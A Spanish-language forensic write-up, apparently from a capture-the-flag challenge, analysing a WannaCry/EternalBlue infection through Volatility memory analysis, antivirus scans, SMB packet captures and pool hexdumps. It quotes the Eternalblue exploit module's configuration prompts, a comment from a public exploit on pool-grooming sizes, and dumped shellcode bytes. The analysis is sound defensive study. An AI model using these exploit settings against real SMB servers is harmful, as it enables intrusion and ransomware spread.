0x1e30a7b8         TCPv4    0.0.0.0:49156                    0.0.0.0:0            LISTENING        232      svchost.exe
0x1e30a7b8         TCPv6    :::49156                         :::0                 LISTENING        232      svchost.exe
0x1e380618         TCPv4    0.0.0.0:445                      0.0.0.0:0            LISTENING        4        System
0x1e380618         TCPv6    :::445                           :::0                 LISTENING        4        System
0x1e3870b0         TCPv4    0.0.0.0:49155                    0.0.0.0:0            LISTENING        472      services.exe
0x1e3870b0         TCPv6    :::49155                         :::0                 LISTENING        472      services.exe
0x1e387758         TCPv4    0.0.0.0:49155                    0.0.0.0:0            LISTENING        472      services.exe
0x1e5ea980         TCPv4    0.0.0.0:8080                     0.0.0.0:0            LISTENING        300      rundll32.exe
0x1e60d080         TCPv4    0.0.0.0:49156                    0.0.0.0:0            LISTENING        232      svchost.exe
0x1ee7b930         TCPv4    10.0.15.100:139                  0.0.0.0:0            LISTENING        4        System
```

2. Atenea reto parte (I): Análisis manual – Persistencia


```
$ volatility  --plugins=plugins/ -f memory.1221191d.img  --profile=Win7SP1x86_23418 autoruns
Volatility Foundation Volatility Framework 2.6

Autoruns==================================================

Hive: \SystemRoot\System32\Config\SOFTWARE
   Microsoft\Windows\CurrentVersion\Run (Last modified: 2017-08-07 18:20:56 UTC+0000)
      C:\Windows\system32\VBoxTray.exe : VBoxTray (PIDs: 1636)

Winlogon (Shell)=========================================

Shell: explorer.exe
   Default value: Explorer.exe
   PIDs: 1368
   Last write time: 2017-08-07 20:12:40 UTC+0000
```

2. Atenea reto parte (I): Análisis automático – Avast - memdump

```
volatility  -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 4 -D out/
volatility  -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 300 -D out/
```

Comandos: **memdump**


Lanzamos AVAST sobre los ficheros dmp:



1 Problema(s)

[redacted]out\300.dmp

Sf:WNCryLdr-A [Trj]



1 Problema(s)

[redacted]\out\4.dmp

Sf:WNCryLdr-A [Trj]

2. Atenea reto parte (I): EternalBlue

Automático (Inteligencia terceros, av, yara, etc.)	Manual (volatility plugins)
Wannacry, doublepulsar, smb overflow	Rundll32.exe con puerto 8080 Rundll32.exe hijo de lsass

*“SMB provides support for what are known as **SMB Transactions**. Using **SMB Transactions** enables atomic read and write to be performed between an SMB client and server. If the message request is greater than the SMB MaxBufferSize, the remaining messages are sent as **Secondary Trans2 requests**.*


*This vulnerability affects the srv2.sys kernel driver and is triggered by **malformed Secondary Trans2 requests**.”*

- **WannaCry** aprovechó **EternalBlue**
- **EternalBlue** aprovecha una vulnerabilidad en la implementación del protocolo **Server Message Block (SMB) de Microsoft**.

Fuentes:

https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
http://markus.co/memory-forensics/2017/06/04/eternalblue-smb.html
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_eternalblue.rb
https://gist.github.com/worawit/bd04bad3cd231474763b873df081c09a
https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
http://blogs.360.cn/post/nsa-eternalblue-smb.html

2. Atenea reto parte (I): EternalBlue




```
231 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1138
234 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
237 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
240 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
243 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
246 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
249 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
252 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
255 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
258 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
261 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
264 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
267 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
270 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
273 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
276 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB    1287
277 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB     107
280 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB     191
281 1970-01-01 01:00:00,000000    10.0.15.20    10.0.15.100    SMB     139
```

```
Frame 231: 1138 bytes on wire (9104 bits), 1138 bytes captured (9104 bits)
Ethernet II, Src: PcsCompu_75:35:b9 (08:00:27:75:35:b9), Dst: PcsCompu_52:fd:8f (08:00:27:52:fd:8f)
Internet Protocol Version 4, Src: 10.0.15.20, Dst: 10.0.15.100
Transmission Control Protocol, Src Port: 1346, Dst Port: 445, Seq: 452, Ack: 414, Len: 1084
NetBIOS Session Service
SMB (Server Message Block Protocol)
 ▶ SMB Header
 ▶ NT Trans Request (0xa0)
```

```
00  08 00 27 52 fd 8f 08 00  27 75 35 b9 08 00 45 00   ··'R····'u5···E·
10  04 64 6a 38 40 00 80 06  59 e4 0a 00 0f 14 0a 00   ·dj8@···Y·······
20  0f 64 05 42 01 bd ef 42  d8 20 29 48 d2 db 50 18   ·d·B···B· )H··P·
30  f9 53 b3 92 00 00 00 00  04 38 ff 53 4d 42 a0 00   ·S·······8·SMB··
40  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00   ················
50  00 00 00 08 ff fe 00 08  41 00 14 01 00 00 1e 00   ········A·······
60  00 00 d0 03 01 00 1e 00  00 00 00 00 00 00 1e 00   ················
70  00 00 4b 00 00 00 d0 03  00 00 68 00 00 00 01 00   ··K·······h·····
80  00 00 00 ec 03 00 00 00  00 00 00 00 00 00 00 00   ················
90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
a0  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00   ················
b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
```

2. Atenea reto parte (I): EternalBlue



```
Module: Eternalblue
===================

Name                      Value
----                      -----
NetworkTimeout            60
TargetIp                  192.168.[redacted]
TargetPort                445
VerifyTarget              True
VerifyBackdoor            True
MaxExploitAttempts        3
GroomAllocations          12
Target                    WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] : yes

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 for no timeout.

[?] NetworkTimeout [60] : 60

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.[redacted]] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target selected before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor before throwing. This option must be enabled
for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Disabled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup allocations (XK/2K3) to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS
```

2. Atenea reto parte (I): EternalBlue

Referencia: http://markus.co/memory-forensics/2017/06/04/eternalblue-smb.html

From the Metasploit and Worawits exploit, we can see that the primary exploit method works by creating multiple SMB connections which makes the server reserve lots of space for the connections.


Lrso - <unknown>	-	Operating system name
Lref - <unknown>	-	Reference history (debug only)
LS?? - <unknown>	-	LM server allocations
LSac - <unknown>	-	BlockTypeAdminCheck
LSas - <unknown>	-	BlockTypeAdapterStatus
LSbf - <unknown>	**-**	**buffer descriptor**
LScd - <unknown>	-	comm device
LScn - <unknown>	-	connection
LSdb - <unknown>	-	data buffer

Se crean los pool en memoria con Tag LSbf

2. Atenea reto parte (I): EternalBlue

```
$ volatility  --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 bigpools | grep LSbf
```

```
Volatility Foundation Volatility Framework 2.6
0x84359000 LSbf     NonPagedPool          0x11000L
0x8439d001 LSbf     NonPagedPool          0x11000L
0x8424e000 LSbf     NonPagedPool          0x2000L
0x842af000  LSbf    NonPagedPool          0x11000L
0x8437b001 LSbf     NonPagedPool          0x11000L
0x8438c001 LSbf     NonPagedPool          0x11000L
0x84260000 LSbf     NonPagedPool          0x11000L
0x84293000 LSbf     NonPagedPool          0x11000L
0x842c0000 LSbf     NonPagedPool          0x11000L
```




```
# wanted overflown buffer size (this exploit support only 0x10000 and 0x11000)
# the size 0x10000 is easier to debug when setting breakpoint in SrvOs2FeaToNt() because it is called only 2 time
# the size 0x11000 is used in nsa exploit. this size is more reliable.
NTFEA_SIZE = 0x11000
# the NTFEA_SIZE above is page size. We need to use most of last page preventing any data at the end of last page
```

2. Atenea reto parte (I): EternalBlue

```
volatility  --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 memmap -p 4 | grep -A 3 0x8424e000

Virtual     Physical           Size Dump    FileOffset
----------  ----------         ----------   --------------
0x8424e000 0x1fa4e000            0x1000       0xcc5000
0x8424f000  0x1fa4f000           0x1000       0xcc6000
0x84250000 0x1fa50000            0x1000       0xcc7000
0x84251000 0x1fa51000            0x1000       0xcc8000
```

2. Atenea reto parte (I): EternalBlue

En el file offset **0xcc5000** del dump del proceso con pid 4 (memdump) vemos:



```
00cc4ff8 F8 A0 5D 91 00 00 00 00 00 20 00 00 00 00 00 00 40 E1 24 84 40 11 00 00 04 00 24 84 00 00 00 00 50 7A B8 85 E8 E0 24 84 18 1F 00 00 ..]...... ......@.$.@.....$.....Pz....$.....
00cc5024 4E 10 00 00 3C E0 24 84 4E 10 00 00 4E 10 00 00 10 E0 24 84 68 E0 24 84 00 00 00 00 24 00 04 10 00 00 00 00 E8 E0 24 84 00 E0 24 84 N...<.$.N...N.....$.h.$.....$.........$...$.
00cc5050 18 1F 00 00 E8 00 00 00 4E FA 01 00 4F FA 01 00 00 00 06 00 FF 02 00 00 00 00 00 00 28 00 00 00 01 00 02 FE 80 00 00 00 00 00 00 00 ........N...O...............(...............
00cc507c 18 1F 00 00 FF 0F 00 00 60 00 00 00 00 00 00 00 00 00 06 00 00 00 00 FF FF 00 00 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E ........`..................NNNNNNNNNNNNNNNNN
00cc50a8 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
00cc50d4 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E FF 53 4D 42 32 00 00 00 00 18 07 C0 00 00 00 00 00 00 00 00 00 00 00 00 NNNNNNNNNNNNNNNNNNNN.SMB2...................
00cc5100 00 08 FF FE 00 08 42 00 0F 0C 00 00 10 01 00 00 00 00 00 00 00 00 2C DD BF 00 00 00 0C 00 42 00 00 10 4E 00 01 00 0E 00 0D 10 00 03 1D ......B...............,.......B...N.........
00cc512c 61 EF 0B 2A 61 EF 0B 2A 61 EF 1D 50 6D 04 19 50 6C 04 05 50 6F 04 01 50 6E 04 0D 50 71 04 09 D1 17 B7 80 3E E7 B9 5C 69 34 66 F8 B3 a..*a..*a..Pm..Pl..Po..Pn..Pq......>..\i4f..
00cc5158 87 6C CD 2E D8 AF 0B 3A 61 C6 C7 B3 86 1C AF B3 84 07 0B 3A 61 EF 54 B3 BF 64 55 12 31 62 4C 06 96 2C 1B 3A 61 EF 7E 3B 21 18 C8 38 .l.....:a..........:a.T..dU.1bL..,.:a.~;!..8
00cc5184 61 EF 0B 4F 65 66 CC D1 6B 62 74 6B E8 E8 80 7C 45 C6 CC 62 96 2C 0A 3A 61 EF 80 64 41 BC 7F 38 8A ED 82 C4 9E 0F 50 B1 3C AB 80 47 a..Oef..kbtk...|E..b.,.:a..dA..8......P.<..G
00cc51b0 29 64 7E 76 EA A2 5B B1 0C AF 88 FE 35 10 EA 3A 61 EF 0B D3 33 EE 0B 3A 34 66 EE 69 37 BE 80 77 71 E0 BD 3B E4 2F 7F 16 EA 9A 03 BF )d~v..[.....5..:a...3..:4f.i7..wq..;./......
00cc51dc 97 64 7E 36 15 ED 22 FC 6E 59 0D 06 9E 9A 1F 35 D7 B6 0A 7C 6E 59 0D 03 B9 9D 03 35 D7 B6 09 03 B9 99 02 B7 28 EC E0 F7 50 2F E0 39 .d~6..".nY.....5...|nY.....5........(...P/.9
00cc5208 50 2F 4B 63 3F B4 82 D6 3C 2D 07 3A EC 6A 4F C4 9E 10 5B 6D 50 2F 5B D2 C5 10 F4 C5 E4 2F 7F 73 30 64 47 1E 69 DE CB B3 20 EB 04 8C P/Kc?...<-.:.jO...[mP/[....../.s0dG.i... ...
00cc5234 26 EE 2F 3B E8 2E 04 8C 26 EE 2F 2A 68 2E 04 8C 26 EE 37 EA 16 F2 8B F3 63 D3 3B 48 77 BE 37 4A 13 EA 80 75 63 04 0F 35 DF A0 09 B1 &./;....&./*h...&.7.....c.;Hw.7J...uc..5....
00cc5260 25 CB 07 B3 29 EB 52 B1 25 CB 03 B3 69 B6 3A FA 21 2D 0F 3A 63 C9 2C 39 07 88 0D 9C C6 ED ED DD 63 F9 1C 39 37 B8 0D AC F6 ED DD ED %...).R.%...i.:.!-.:c.,9........c..97.......
